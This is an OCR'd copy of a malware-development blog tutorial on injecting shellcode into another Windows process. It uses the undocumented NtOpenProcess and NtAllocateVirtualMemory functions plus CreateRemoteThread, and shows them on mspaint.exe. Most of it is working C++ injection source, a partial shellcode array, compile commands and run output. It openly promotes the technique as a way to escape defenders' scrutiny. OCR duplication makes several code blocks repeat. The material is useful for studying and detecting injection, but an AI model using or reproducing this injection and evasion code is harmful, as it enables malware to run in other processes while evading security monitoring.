
# Code injection via undocumented Native API functions. Simple C++ example.

cocomelonc.github.io/tutorial/2021/12/11/malware-injection-11.html

December 11, 2021

2 minute read

Hello, cybersecurity enthusiasts and white hackers!




In the previous posts I wrote about DLL injection via undocumented NtCreateThreadEx and NtAllocateVirtualMemory.

The following post is a result of self-research of malware development technique which is interaction with the undocumented Native API.


Today I tried to replace another function `OpenProcess` with undocumented Native API function `NtOpenProcess`.

First of all, let's take a look at function `NtOpenProcess` syntax:

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtOpenProcess(
  [out]          PHANDLE            ProcessHandle,
  [in]           ACCESS_MASK        DesiredAccess,
  [in]           POBJECT_ATTRIBUTES ObjectAttributes,
  [in, optional] PCLIENT_ID         ClientId
);
```

Here it is worth paying attention to the `ObjectAttributes` and `ClientId` parameters. `ObjectAttributes` - a pointer to an OBJECT_ATTRIBUTES structure that specifies the attributes to apply to the process object handle. This has to be defined and initialized prior to opening the handle. `ClientId` - a pointer to a client ID that identifies the thread whose process is to be opened.

In order to use `NtOpenProcess` function, we have to define its definition in our code:



```
52    PVOID               UniqueProcess;$
53    PVOID               UniqueThread;$
54  } CLIENT_ID, * PCLIENT_ID;$
55  $
56  typedef NTSTATUS(NTAPI* pNtOpenProcess)($
57    PHANDLE             ProcessHandle,$
58    ACCESS_MASK         AccessMask,$
59    POBJECT_ATTRIBUTES  ObjectAttributes,$
60    PCLIENT_ID          ClientID$
61  );$
62  $
63  // 64-bit messagebox payload (without encryption)$
64  unsigned char my_payload[] =+$
65    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"$
66    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"$
67    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"$
68    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"$
69    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"$
70    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"$
```

Similarly, `OBJECT_ATTRIBUTES` and `PCLIENT_ID` need to be defined. These structures are defined under NT Kernel header files.

We can run `WinDBG` in local kernel mode and run:

```
dt nt!_OBJECT_ATTRIBUTES
```

```
Kernel base = 0xfffff805`e8aa5000 PsLoadedModuleList = 0xfffff8
Debug session time: Mon Dec 13 11:17:43.999 2021 (UTC + 6:00)
System Uptime: 0 days 0:09:47.876
GetContextState failed, 0x80004001
lkd> dt nt!_OBJECT_ATTRIBUTES
   +0x000 Length           : Uint4B
   +0x008 RootDirectory    : Ptr64 Void
   +0x010 ObjectName       : Ptr64 _UNICODE_STRING
   +0x018 Attributes       : Uint4B
   +0x020 SecurityDescriptor : Ptr64 Void
   +0x028 SecurityQualityOfService : Ptr64 Void
GetContextState failed, 0x80004001
```

```
40 // dt nt!_OBJECT_ATTRIBUTES$
41 typedef struct _OBJECT_ATTRIBUTES {$
42   ULONG               Length;$
43   HANDLE              RootDirectory;$
44   PUNICODE_STRING     ObjectName;$
45   ULONG               Attributes;$
46   PVOID               SecurityDescriptor;$
47   PVOID               SecurityQualityOfService;$
48 } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;$
```

Then run:

```
dt nt!_CLIENT_ID
```

```
GetContextState failed, 0x80004001
GetContextState failed, 0x80004001
lkd> dt nt!_CLIENT_ID
   +0x000 UniqueProcess    : Ptr64 Void
   +0x008 UniqueThread     : Ptr64 Void

lkd>
```

```
47   PVOID               SecurityQualityOfService;$
48 } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;$
49 $
50 // dt nt!_CLIENT_ID$
51 typedef struct _CLIENT_ID {$
52   PVOID               UniqueProcess;$
53   PVOID               UniqueThread;$
54 } CLIENT_ID, * PCLIENT_ID;$
55 $
56 typedef NTSTATUS(NTAPI* pNtOpenProcess)($
57   PHANDLE             ProcessHandle,$
58   ACCESS_MASK         AccessMask,$
59   POBJECT_ATTRIBUTES ObjectAttributes,$
60   PCLIENT_ID          ClientID$
61 );$
62 $
```

and:

`dt nt!_UNICODE_STRING`

```
GetContextState failed, 0x80004001
lkd> dt nt!_UNICODE_STRING
   +0x000 Length           : Uint2B
   +0x002 MaximumLength    : Uint2B
   +0x008 Buffer           : Ptr64 Wchar
lkd>
```

```
30 );$
31 $
32 // dt nt!_UNICODE_STRING$
33 typedef struct _UNICODE_STRING$
34 {$
35 >   USHORT Length;$
36 >   USHORT MaximumLength;$
37 >   PWSTR  Buffer;$
38 } UNICODE_STRING, * PUNICODE_STRING;$
39 $
40 // dt nt!_OBJECT_ATTRIBUTES$
41 typedef struct _OBJECT_ATTRIBUTES {$
42   ULONG               Length;$
43   HANDLE              RootDirectory;$
44   PUNICODE_STRING     ObjectName;$
45   ULONG               Attributes;$
46   PVOID               SecurityDescriptor;$
47   PVOID               SecurityQualityOfService;$
48 } OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;$
49 $
50 // dt nt!_CLIENT_ID$
```

There is one more caveat. Before returning the handle by the `NtOpenProcess` function/ routine, the Object Attributes need to be initialized which can be applied to the handle. To initialize the Object Attributes an `IntitializeObjectAttributes` macro is defined and

invoked which specifies the properties of an object handle to routines that open handles.

```
/*$
hack.cpp$
classic payload injection example via undocumented NT API functions$
author: @cocomelonc$
https://cocomelonc.github.io/tutorial/2021/12/11/malware-injection-11.html$
*/$
#include <stdio.h>$
#include <stdlib.h>$
#include <string.h>$
#include <windows.h>$
$
#pragma comment(lib, "ntdll")$
$
#define InitializeObjectAttributes(p,n,a,r,s) { \$
  (p)->Length = sizeof(OBJECT_ATTRIBUTES); \$
  (p)->RootDirectory = (r); \$
  (p)->Attributes = (a); \$
  (p)->ObjectName = (n); \$
  (p)->SecurityDescriptor = (s); \$
  (p)->SecurityQualityOfService = NULL; \$
}$
$
typedef NTSTATUS(NTAPI* pNtAllocateVirtualMemory)($
  HANDLE            ProcessHandle,$
  PVOID             *BaseAddress,$
  ULONG             ZeroBits,$
  PULONG            RegionSize,$
  ULONG             AllocationType,$
  ULONG             Protect$
);$
```

```
$
int main(int argc, char* argv[]) {$
  HANDLE ph; // process handle$
  HANDLE rt; // remote thread$
  PVOID rb; // remote buffer$
  DWORD pid; // process ID$
$
  pid = atoi(argv[1]);$
  OBJECT_ATTRIBUTES oa;$
$
  CLIENT_ID cid;$
$
  InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);$
  cid.UniqueProcess = (PVOID) pid;$
  cid.UniqueThread = 0;$
$
  // loading ntdll.dll$
  HMODULE ntdll = GetModuleHandleA("ntdll");$
```

> IntitializeObjectAttributes

Then, loading the `ntdll.dll` library to invoke `NtOpenProcess`:

```
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer
  DWORD pid; // process ID

  pid = atoi(argv[1]);
  OBJECT_ATTRIBUTES oa;

  CLIENT_ID cid;

  InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
  cid.UniqueProcess = (PVOID) pid;
  cid.UniqueThread = 0;

  // loading ntdll.dll
  HMODULE ntdll = GetModuleHandleA("ntdll");
  printf("PID: %i", pid);

  pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // open remote proces via NT API
  myNtOpenProcess(&ph, PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }
```

And then get starting addresses of the our functions:

```
int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer
  DWORD pid; // process ID

  pid = atoi(argv[1]);
  OBJECT_ATTRIBUTES oa;

  CLIENT_ID cid;

  InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
  cid.UniqueProcess = (PVOID) pid;
  cid.UniqueThread = 0;

  // loading ntdll.dll
  HMODULE ntdll = GetModuleHandleA("ntdll");
  printf("PID: %i", pid);

  pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // open remote proces via NT API
  myNtOpenProcess(&ph, PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }
```

And finally open process:

```
  InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
  cid.UniqueProcess = (PVOID) pid;
  cid.UniqueThread = 0;

  // loading ntdll.dll
  HMODULE ntdll = GetModuleHandleA("ntdll");
  printf("PID: %i", pid);

  pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
  pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");

  // open remote proces via NT API
  myNtOpenProcess(&ph, PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }

  // allocate memory buffer for remote process
  myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```

And otherwise the main logic is the same.

```
110   pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");$
111   pNtAllocateVirtualMemory myNtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(ntdll, "NtAllocateVirtualMemory");
112 ++$
113   // open remote proces via NT API$
114   myNtOpenProcess(&ph, PROCESS_VM_WRITE | PROCESS_VM_OPERATION | PROCESS_CREATE_THREAD, &oa, &cid);$
115 ++$
116   if (!ph) {$
117     printf("failed to open process :(\n");$
118     return -2;$
119   }$
120 $
121   // allocate memory buffer for remote process$
122   myNtAllocateVirtualMemory(ph, &rb, 0, (PULONG)&my_payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);$
123 ++$
124   // "copy" data between processes$
125   WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);$
126 $
127   // our process start new thread$
128   rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);$
129   CloseHandle(ph);$
130   return 0;$
131 }$
NORMAL  hack.cpp                                  cpp  utf-8[unix]  100% ≡  131/131 ln :  1  ≡ [64]trailing [35:15]mix-i
```

As shown in this code, the Windows API call `OpenProcess` can be replaced with Native API call function `NtOpenProcess`. But we need to define the structures which are defined in the NT kernel header files.


The downside to this method is that the function is undocumented so it may change in the future.

Let's go to see our simple malware in action. Compile `hack.cpp`:

```
x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
2021-12-11-malware-injection-11 : bash — Konsole
File  Edit  View  Bookmarks  Settings  Help
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-11-malware-injection-11]
└──╼ $x86_64-w64-mingw32-g++ hack.cpp -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunctio
n-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -s
tatic-libgcc -fpermissive
hack.cpp: In function 'int main(int, char**)':
hack.cpp:103:23: warning: cast to pointer from integer of different size [-Wint-to-pointer-cast]
  103 |   cid.UniqueProcess = (PVOID) pid;
      |                       ^~~~~~~~~~~
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-11-malware-injection-11]
└──╼ $ls -lt
total 48
-rwxr-xr-x 1 zhas zhas 40448 Dec 13 12:39 hack.exe
-rw-r--r-- 1 zhas zhas  4401 Dec 11 23:56 hack.cpp
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2021-12-11-malware-injection-11]
└──╼ $
```


Then, run process hacker 2:




For example, the highlighted process `mspaint.exe` is our victim.


Let's run our simple malware:

```
.\hack.exe 4964
```




As you can see our `meow-meow` messagebox is popped-up.

Let's go to investigate properties of our victim process `PID: 4964`:





As you can see, our `meow-meow` payload successfully injected as expected!

As you can see the main logic is the same with previous NT API function call techniques but there is a caveat with defining the structures and associated parameters. Without defining this structures the code will not run.

The reason why it's good to have this technique in your arsenal is because we are not using `OpenProcess` which is more popular and suspicious and which is more closely investigated by the blue teamers.

